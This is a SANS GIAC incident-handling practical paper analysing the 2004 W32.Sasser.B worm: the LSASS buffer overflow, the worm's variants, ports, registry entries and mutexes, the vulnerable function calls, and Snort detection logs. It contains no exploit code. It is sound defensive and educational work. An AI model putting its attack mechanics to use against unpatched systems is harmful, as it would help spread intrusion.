GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

W32.Sasser.B Incident

GIAC Certification

Practical Assignment

Version 3

Michael Socher

T4 / SANS 2004 Orlando

Submitted 8/10/2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract 3
Statement of Purpose 3
The Exploit 4
Name 4
Operating Systems 5
Protocols/Services Description 6
Variants 8
Description and Exploit Analysis 13
Exploit/Attack Signatures 16
The Platforms/Environments 34
Source network 35
Target network 35
Network Diagram 36
Stages of the Attack 36
Reconnaissance 36
Scanning 37
Exploiting the System 38
Keeping Access 38
Covering Tracks 39
The Incident Handling Process 39
Preparation 39
Identification 43
Containment 46
Eradication 48
Recovery 50
Lessons Learned 53
Extras 54
Additional References 63
Figures 63

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract

With the amount of reported and discovered programming flaws in much of available operating systems and application software, it seems evident that the existence of malicious software may always retain coexistence in the networked world. In relation to malicious software, the W32.Sasser.worm is one of the more recent and active to date since the end of April 2004. Worms can propagate in many ways. In some cases, users could infect a network without even being aware or harboring malicious intent. This paper will cover a network infection of Sasser by this very approach. In addition, the environment and phases of the incident will be covered. The entire process will occur in a controlled environment using VMware[1]. To add, ways to prevent and protect a network from such an incident will also be provided.

Statement of Purpose

The intent of this paper is to cover a known vulnerability in Window's Local Security Authority Subsystem Service (LSASS). This security component of Window's is susceptible the Sasser worm when not properly patched. As with many other GIAC papers available, this paper will be explained from results found on a fictional network and based on a not so fictional incident.

Not every computer or network incident occurs because of detailed planning by some disgruntled employee. Something as simple as an employee or consultant lacking proper computer knowledge, armed with a notebook PC, can pose a more eminent and frequent threat to a network. This point of view will be used to explain a possible incident involving the Sasser worm.

In this scenario, we have a systems programmer named RUser1 who works for Rohan County. Think of this user as someone who often takes work home. The user's primary PC (actually a notebook) is supplied by the County and has not been maintained as it should nor does the user follow a process of best practices for PC maintenance. This user's PC will become infected while connected to their home network. The user will not be aware of the infection for reasons that will be explained later. Then the user will infect Rohan County's network by bringing the notebook to work and connecting it there. The reasons for Rohan County's susceptibility to the worm will also be explained later.

By choosing this exploit, I intend to increase awareness of a common way that a worm infection can spread even if perimeter protections are in place. I will follow a simple outline covering the W32.Sasser.B worm, variants of Sasser, what the worm exploits (including vulnerable operating systems), stages of the

[1] http://www.vmware.com/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

attack, and the incident handling process. I will also include ways to eradicate the worm and possible practices to follow in order to prevent future infection.

The Exploit

Name

The chosen exploit for this paper is the "W32.Sasser.worm". Although there are multiple variants of this worm, this paper will concentrate on the "B" variant. According to numerous sources, W32.Sasser.worm was first discovered April 30th, 2004. The "B" variant was discovered the next day on May 1st 2004 (see extras section for specific compilation dates and times). This worm takes advantage of a buffer overflow vulnerability found in the Windows component for managing authentication and security called Local Security Authority Subsystem Service (LSASS). Exploit code has been readily available on the Internet prior to the release of this worm. Sven Jaschan[2] allegedly wrote the exploit. He is an18-year-old German student that has since been arrested.[3]

In addition to local authentication, LSASS is used for "domain authentication, and Active Directory processes. It handles authentication for the client and for the server. It also contains features that are used to support Active Directory utilities."[4] The "B" variant of the W32.Sasser.worm comes in many flavors. The known aliases of this worm are WORM_SASSER.B, W32/Sasser.worm.b, Worm.Win32.Sasser.b, W32/Sasser-B, Win32.Sasser.B, Sasser.B, W32/Sasser.B.worm, Win32/Sasser.B.worm, and W32/Sasser.B.[5]

Most Internet worms today spread via network shares. The W32.Sasser.worm is no exception. By utilizing network shares, this worm propagates rapidly. While not unique, Sasser does have one exception to numerous other worms "In the wild." This difference is that it does not use e-mail as an avenue to spread.[6] The following are a list vulnerability records that exist for the LSASS service that Sasser exploits:[7]

- MS: MS04-011 - **Impact of vulnerability:** Remote Code Execution
- BUGTRAQ: 20040429 MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC)
- CERT: TA04-104A - Remote attackers could execute arbitrary code on vulnerable systems.

[2] http://www.sophos.com/virusinfo/articles/sasserarrest.html
[3] http://www.securityfocus.com/news/8581
[4] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[5] http://www.sarc.com/avcenter/venc/data/w32.sasser.b.worm.html
[6] http://www.sophos.com/virusinfo/articles/sasserattack.html
[7] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- CAN-2003-0533 - Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS)
- VU#753212 - A buffer overflow vulnerability exists in a Microsoft Active Directory service logging function that is exposed by the LSASS DCE/RPC interface.

Operating Systems

The specific systems[8] listed below are susceptible to the LSASS vulnerability exploited by the W32.Sasser.worm. Microsoft has since released the patch KB835732[9] to protect from this vulnerability.

- Microsoft Windows 2000 SP2
- Microsoft Windows 2000 SP3
- Microsoft Windows 2000 SP4
- Microsoft Windows XP
- Microsoft Windows XP SP1

As for the systems listed below, Sasser code execution is possible. However, it is reported that Sasser cannot actually affect the LSASS vulnerability (see supporting notes below). The reason is that an attacker with administrative rights would have to be logged on locally to even run the exploit. Additional reasons for not being able to exploit the systems below may be that "there may exist a code error within the malware exploit packet that prevents it from exploiting the LSASS vulnerability (see notes below)." The following releases block the possibility of affecting this service remotely. Therefore, they are not susceptible to Sasser.[10]

- Windows XP 64-Bit Edition Version 2003
- Windows Server 2003

Notes on Windows 2003 Server:[11]

- Analysis and tests done on this malware show that it can execute and create registry entries on Windows 2003 server, but it fails to exploit the LSASS service in the said operating system version.
- Although Microsoft reports that the Windows 2003 Server is also vulnerable to the LSASS exploit, there may exist a code error within the malware exploit packet that prevents it from exploiting the LSASS vulnerability on the said platform.

Additional Notes on Windows 2003 Server:[12]

[8] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[9] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[10] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[11] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.A&VSect=T

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Windows Server 2003 and Windows XP 64-Bit Edition Version 2003 provide additional protection that would require an administrator to log on locally to an affected system to exploit this vulnerability.

The systems below are listed in the Microsoft Security Bulletin MS04-011 along with the systems above. However, they are not vulnerable to the W32/Sasser worm.

- Microsoft Windows NT® Workstation 4.0 Service Pack 6a
- Microsoft Windows NT Server 4.0 Service Pack 6a
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
- Microsoft Windows 98
- Microsoft Windows 98 Second Edition (SE)
- Microsoft Windows Millennium Edition (ME)

Protocols/Services Description

As exploited by Sasser, LSASS is short for the Windows Local Security Authority Server[13] (FAQ section of MS04-011). What this process does is it will check for the existence of active and valid user accounts. They can be user accounts that are resident to your local PC or accounts that are on a server. Another way to look at is that LSASS is the mechanism that takes your input from a normal windows login (The window that asks for username and password input when a PC if booted up) then runs that input against the actual accounts to see if the input matches up. In other words, LSASS "generates the process responsible for authenticating users for the Winlogon service."[14] By opening task manager and selecting the processes tab a user can observe a view of this running service as shown below.

---

[12] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[13] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[14] http://support.microsoft.com/default.aspx?scid=kb;en-us;263201&sd=tech

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 1 lsass process indication window

One of the main services used by Sasser is Microsoft-DS (Microsoft Directory Services). Sasser uses this service for probing (TCP port 445), which is the default port for Windows SMB communication on NT-based systems. SMB acts as a "client server, request-response protocol"[15]. What this means is that SMB facilitates a way for computers to communicate across a network. SMB is a multi-platform protocol (works on many operating system platforms). Microsoft-DS is also an alternative transport service for windows environments meant to replace the NETBIOS protocols that utilize ports 137,138, and 139[16]. In addition, Sasser uses the Microsoft-DS port 445 (TCP only) as part of its scanning phase in order to locate other network active systems. Sasser uses the Microsoft-DS service to scan for multiple IP addresses at the same time. Then the vulnerable machines are reached through the availability of SMB null sessions. Null sessions allow for connection to vulnerable systems without the need of authentication.

An additional service that runs behind the scenes for LSASS is DCERPC[17]. This protocol handles the functions call from the remote attacker to LSASRV.DLL (explained later) after connection has been established. DCERPC or "Distributed Computing Environment / Remote Procedure Calls is an extremely impressive

[15] http://samba.anu.edu.au/cifs/docs/what-is-smb.html#What_Is_SMB
[16] http://www.iss.net/security_center/advice/Exploits/Ports/445/default.htm
[17] http://www.microsoft.com/technet/prodtechnol/winntas/maintain/dcomtowp.mspx

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

means to call procedures from one application in another application, without having to know about what computer the other application is running on."[18]

File transfer protocol (FTP)[19] is a common service for moving files across a network or the Internet. FTP functions over TCP port 21 and can be used to access files in remotely accessible directories. It can also be used to place files on remote systems. Worms and users with malicious intent can use this service to place code or back door type servers on order to use for later access. Sasser uses this service in order to store and access copies of the worm to and from infected systems. There is a difference between the known FTP service port and the port that Sasser uses in its FTP server. A system that has been infected with the W32.Sasser.worm will have an active FTP server listening for connections on TCP port 5554.

In order to connect to an infected system's FTP server, once the worm has located and performed a buffer overflow against a remote PC vulnerable to Sasser, a remote shell must be spawned. A remote shell is in many cases, root level access to a system that will allow commands run or code to be executed. Gaining shell access means that full control has been gained over a system. If this worm has exploited a system, a remote shell will be spawned on TCP port 9996 in order run the FTP commands necessary to retrieve the worm form a previously infected system.

Finally, each port utilized by Sasser function over the TCP protocol. TCP is known as a reliable, connection oriented protocol. TCP is commonly used when a connection session between systems requires acknowledgement from say both systems A and B before data transmission can begin. This provides a sort of guaranteed delivery for applications that may require it. As the reader will notice later by observing each packet capture, Sasser uses TCP in all stages of its attack. The explanation of TCP has been kept to a minimum in this paper in order to focus on the ports and services specific to this Sasser variant. For a more detailed explanation of TCP please read RFC 793, which covers the TCP protocol in detail. This RFC can be found at http://www.faqs.org/rfcs/rfc793.html.

Variants

As of writing this paper, six variants of Sasser exist. They are Win32.Sasser.A, Win32.Sasser.B, Win32.Sasser.C, Win32.Sasser.D, Win32.Sasser.E, and Win32.Sasser.F. Each variant may have slight differences from the original. However, each variation should be based on the same exploit code. Which is, they all exploit the buffer overflow vulnerability that exists in LSASS then continually attempt to move on to other vulnerable systems.

[18] http://www.samba-tng.org/docs/tng-arch/dcerpc/dcerpc.yo
[19] http://www.faqs.org/rfcs/rfc959.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Win32.Sasser.A[20]

The Win32.Sasser.A variant is the first of many worms to be released that exploit the LSASS service bearing the Sasser name. As previously mentioned, this variant affects Windows 2000 and XP remotely. There are three notable ports used by this variant. The first, TCP 9996 is what the command shell runs on after a machine has become infected and can be used to connect. The second port, TCP 445 is used for the initial scanning of active systems and is used for the initial connection to a vulnerable system. The last port, TCP 5554 is what the installed FTP server runs on after infection. The FTP server is used to move the worm from one infected system to another. As a reminder to the reader, this worm does not propagate through e-mail so there is no possibility that the worm will use this as a social engineering tactic. However, if a malicious user decided to manually disguise the executable and mail it out then social engineering is a possibility.

Once this variant infects a system, the file avserve.exe is copied to the system root folders such as C:\WINNT in Windows 2000 and C:\WINDOWS in XP. The entry will be:

%Windows%\avserve.exe

In order to run after each reboot, the worm also copies itself to the proper Windows registry location.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\avserve.exe

During the infection process, the worm also creates a mutual exclusion object or mutex. “A Mutex is a program object that allows multiple threads to share the same resource.” What this does is it enables the worm to reserve itself on an infected system. This reserve keeps the infected system from being re-infected by more than one of the same type of worm.

After infection has taken place, the worm will also copy itself to the system32 folder as an executable with a series of random numbers followed by _up.exe as indicated below. This one similarity is evident in each of the variants.

C:\WINDOWS\system32\randonnumbers_up.exe

For the W32.Sasser.A variant, "*Jobaka3l*" is the name of the Mutex place on the infected system. In addition, any one of the listed variants has the ability to produce either one of the messages below. The first is what a user of an infected PC would see while using windows 2000 and the second is the message displayed by windows XP. Windows XP machines will display both indication windows with the first window being the LSA Shell followed by the System Shutdown. The result of either of the messages being displayed will be followed

[20] http://vil.nai.com/vil/content/v_125007.htm

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

by automatic system reboots. The images below are taken from test systems infected by Sasser.B.




Figure 2 Windows 2000 shutdown indication window




Figure 3 Windows XP error indication window

One important piece of information left on an infected system that can be highly useful is a log file such as c:\win.log. This file is left on each infected system and is a history of each system that has been infected by a particular thread. Although each of the following variants has slight differences, a reader should notice a pattern that each variant seems to follow.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

W32.Sasser.B[21]

The second Sasser variant is W32.Sasser.B. Like all of the Sasser variants except the D variant, W32.Sasser.B has an executable size of 15,872 bytes. This variant also uses the same ports in the exploitation process as W32.Sasser.A. There are differences such as how the worm copies itself to the system. The B variant copies itself to WINNT or WINDOWS as *avserve2.exe.* It also creates the following registry entry.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\avserve2.exe

There are also differences in the mutex name for B as opposed to the A variant. These differences are the entries of "*Jobaka3*" and "*JumpallsNlsTillt*". As for W32.Sasser.B, the over all process appears to be the same as the A variant only with slight naming differences.

W32.Sasser.C[22]

The third Sasser variant is W32.Sasser.C. W32.Sasser.C shares the same characteristics of W32.Sasser.B. Traces left on an infected system are also the same. Some virus information sites such as Sophos list both the B and C variant under the same analysis. A link to the Sophos analysis can be found here:

http://www.sophos.com/virusinfo/analyses/w32sasserb.html

Both the B and C variants include c:\win2.log as an infected history log pertaining to these particular variants.

W32.Sasser.D[23]

The forth variant is W32.Sasser.D. Of the previous variants released up until this point, W32.Sasser.D seems to have a few more differences. One main difference is the byte size of the executable that is 16,384 as apposed to 15,872 bytes. Another distinct difference with this variant is that the shell of a victimized system will run on TCP port 9995 as apposed to 9996. This variant then copies itself to the same WINNT and WINDOWS directories as in previous variants only the name of the name of the .exe file changes along with its related registry entry. Examples of these entries are:

C:\WINNT\skynetave.exe or C:\WINDOWS\skynetave.exe

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\skynetave.exe

[21] http://www.sarc.com/avcenter/venc/data/w32.sasser.b.worm.html
[22] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.C&VSect=T
[23] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.D&VSect=T

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

All registry entries are set to allow the worm to continue to propagate after each reboot. This variant also includes differences in the naming of the mutex. These are "*Jobaka3*" and "*SkynetSasserVersionWithPingFast*".

W32.Sasser.E[24]

The fifth variant is W32.Sasser.E. The byte size of the executable for this variant reverts to the size of 15,872. After execution, like each of the other variants, it copies itself to the main windows directory on the system. As mentioned before, this location can be WINDOWS or WINNT depending on the operating system. The file name under either of these directories will be named lsasss.exe. This should not be confused with the legitimate lsass.exe system process, which is minus the extra “s”. The following registry entry will also be created.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\lsasss.exe

The mutex for this variant is called "*SkynetNotice*". The variant has also been found to use a different range of ports for its shell and ftp access. Although still using TCP port 445 to initially locate systems, the E variant will spawn a shell on TCP port 1022 and an ftp server on TCP port 1023. As stated from the variant description posted by Computer Associates for W32.Sasser.E, the following information can be observed during infection (Image borrowed from www3.ca.com).



Figure 4 Sasser E infection indication

Sasser.E deletes the following registry values, if present:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ssgrate.exe
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\drvsys.exe
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Drvddll_exe

[24] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39087

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The last variant of Sasser "in the wild" during the writing of this paper is W32.Sasser.F. The worm adds itself under the WINDOWS or WINNT folder as napatch.exe and makes the same entry under the registry as follows.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\napatch.exe

W32.Sasser.F[25]

As with the A variant, W32.Sasser.F uses TCP port 445 for the initial phase, TCP port 9996 to run the remote shell, and TCP port 5554 for the ftp server. Finally, a log file is created under the system root with entries of the most recent infection attempt including the number of successful infections as observed by Symantec. The name of this log file and its location should be C:\win2.log. Among similarities to other variants, differences include:

- File size of 74,752 bytes
- napatch.exe added to windows directory and previously described registry location .. Windows\CurrentVersion\Run.

Description and Exploit Analysis

The LSASS vulnerability as exploited by W32.Sasser.B will allow for full control over a remote system. Once full control is gained, the worm is able to transfer and execute a copy of it's self to other vulnerable systems. The vulnerability in LSASS has to do with an unchecked buffer limit in a particular DLL (LSASRV.DLL). A DLL is a function or set of functions that will perform a particular task for a program. Sasser.B causes what is called a "buffer overrun" in lsasrv.dll that can allow code to be injected or executed in a program.[26] The existence of a buffer overrun is evidence relating to one simple but frequent issue. That issue is bad coding or a lack of quality assurance checking during and/or after the coding process.[27] To visualize a buffer overrun and the exploit process, one can think of the movie "Men in Black" when agents "J" and "K" would use the handy neutralizers in order to re-write blocks of memory on individuals that witnessed the existence of aliens. The agents would flash (buffer overrun) the senses of the individuals. This would result in neural control (remote shell on TCP port 9996) in order to transfer (FTP port 5554) or inject new memories (execute avserve2.exe). These memories will be passed on to anyone the newly reprogrammed witness chooses to share these memories with (scan TCP port 445 for new systems). One could say that the agents would even create a mutex by the way they would take control as to who leaves the new memory with the witness.

[25] http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.f.worm.html
[26] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[27] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure05202002.asp

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Within LSASS, there is a component called LSASRV.DLL that will facilitate the exploit to allow for system control via the buffer overrun[28]. This vulnerability is exploitable when proper security measures have not been taken in to account. Three easy steps to follow that should be common knowledge by now are:

1. Patch your system
2. Run updated anti-virus software
3. Use a firewall

One should not rely on patching alone. Particularly in cases where exploits are available for vulnerabilities and patches do not exist yet. This is called a zero-day exploit. To ward off this type of exploit, using a firewall would better protect a system. Chances are that anti-virus protection would not work in this case either. This is because an updated virus signature or pattern file would more than likely not exist. Sasser however was released after a patch to fix the vulnerability was available. Simply lacking the Microsoft patch KB835732 makes a system exploitable by this worm.

In order for Sasser.B to take control of a vulnerable system, the worm must attack an error in LSASS debug log processing. This is accomplished when a remotely infected system locates a vulnerable system via TCP port 445. The worm will pass a string size that is larger than the buffer in the logging function of LSASRV.DLL through LSASS. With in these strings the worm is able to execute the code necessary to create the command and eventually perform the file transfer that allows for the propagation of the worm. Through the DsRolerUpgradeDownlevelServer () function, W32.Sasser.B will create large debug entries in DCPROMO.LOG using the DsRolepLogPrintRoutine () function. In vulnerable systems, this function calls this logging facility with full access then the process of over running the buffer begins.[29]

The DsRolerUpgradeDownlevelServer () function is part of a series of functions within LSADRV.DLL that run under Active Directory services. Information is passed to LSASS.EXE from this function and is not checked for local or remote connection. DsRolerUpgradeDownlevelServer () does not include parameters for remote hosts so this function passes all information internally as NULL. Since LSASS.EXE will not know the difference whether there is a function call initiated from a remote or local host LSASS might assume that the host call is internal. This allows DsRolerUpgradeDownlevelServer () to pass large strings of data through LSASS in order to call DsRolepInitializeLog (). DsRolepInitializeLog () is the function call, which creates the DCPROMO.LOG file. The information written to the DCPROMO.LOG file is passed as long domain name information. The information in the log file is indicated as DsRolerDcAsDc (). This information will be shown later in an example of the log file. With this information through application function calls and a NULL host session, Sasser is able to create a special packet to over flow the buffer and execute a command

[28] http://www.cultdeadcow.com/cDc_files/cDc-351/page2.html
[29] http://www.eeye.com/html/Research/Advisories/AD20040413C.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

shell. Then transfers and executes the worm on the victimized system as stated earlier.[30]

One point to note is that when a newly infected PC starts this process over, 128 threads[31] are created in order to scan for new victims. This allows the worm to scan for multiple random IP addresses at the same time and grow at an exponential rate. I would like to add the worm propagation is not always successful. As observed in a test environment, if the worm misinterprets the victim operating system, an incorrect payload can be sent which causes the PC to crash but does not infect the system. An example of this would be if the worm sends the exploit payload of a 2000 server to a windows XP machine. In addition, I have observed that XP systems will continuously reboot when they are infected. This differs from Windows 2000 systems. As indicated above in the variant descriptions, your PC will inform you of errors or an indication that a reboot is in process. I have also observed that my test 2000 system will crash only once after the initial infection. To illustrate the Sasser.B infection process I have included the following illustration form a top-level point of view.

[30] http://www.eeye.com/html/Research/Advisories/AD20040413C.html
[31] http://www.lurhq.com/sasser.html

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 5 Sasser infection process

Exploit/Attack Signatures

As with most worm traffic, Sasser.B can be easily detected. That is if network security personnel stay aware of network traffic by keeping up with sensor and firewall logs. Excessive outbound connections on TCP port 445 as indicated by the following Snort logs (Displayed in ACID) can be one indication of

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

infection. The log entries you see here are monitored using ACID. ACID stands for Analysis Console for Intrusion Databases and is used to process and display events generated by but is not limited to Snort sensors.[32]

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#2-(1-487)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 6 targets 6 ports in 1 seconds	2004-07-16 12:13:07	10.200.10.38:4182	10.209.224.49:445	TCP
#3-(1-484)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:11:02	10.200.10.38:3375	10.187.20.242:445	TCP
#4-(1-483)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 6 targets 6 ports in 0 seconds	2004-07-16 12:11:00	10.200.10.38:3359	10.167.95.210:445	TCP
#5-(1-481)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:09:59	10.200.10.38:2965	10.230.243.4:445	TCP
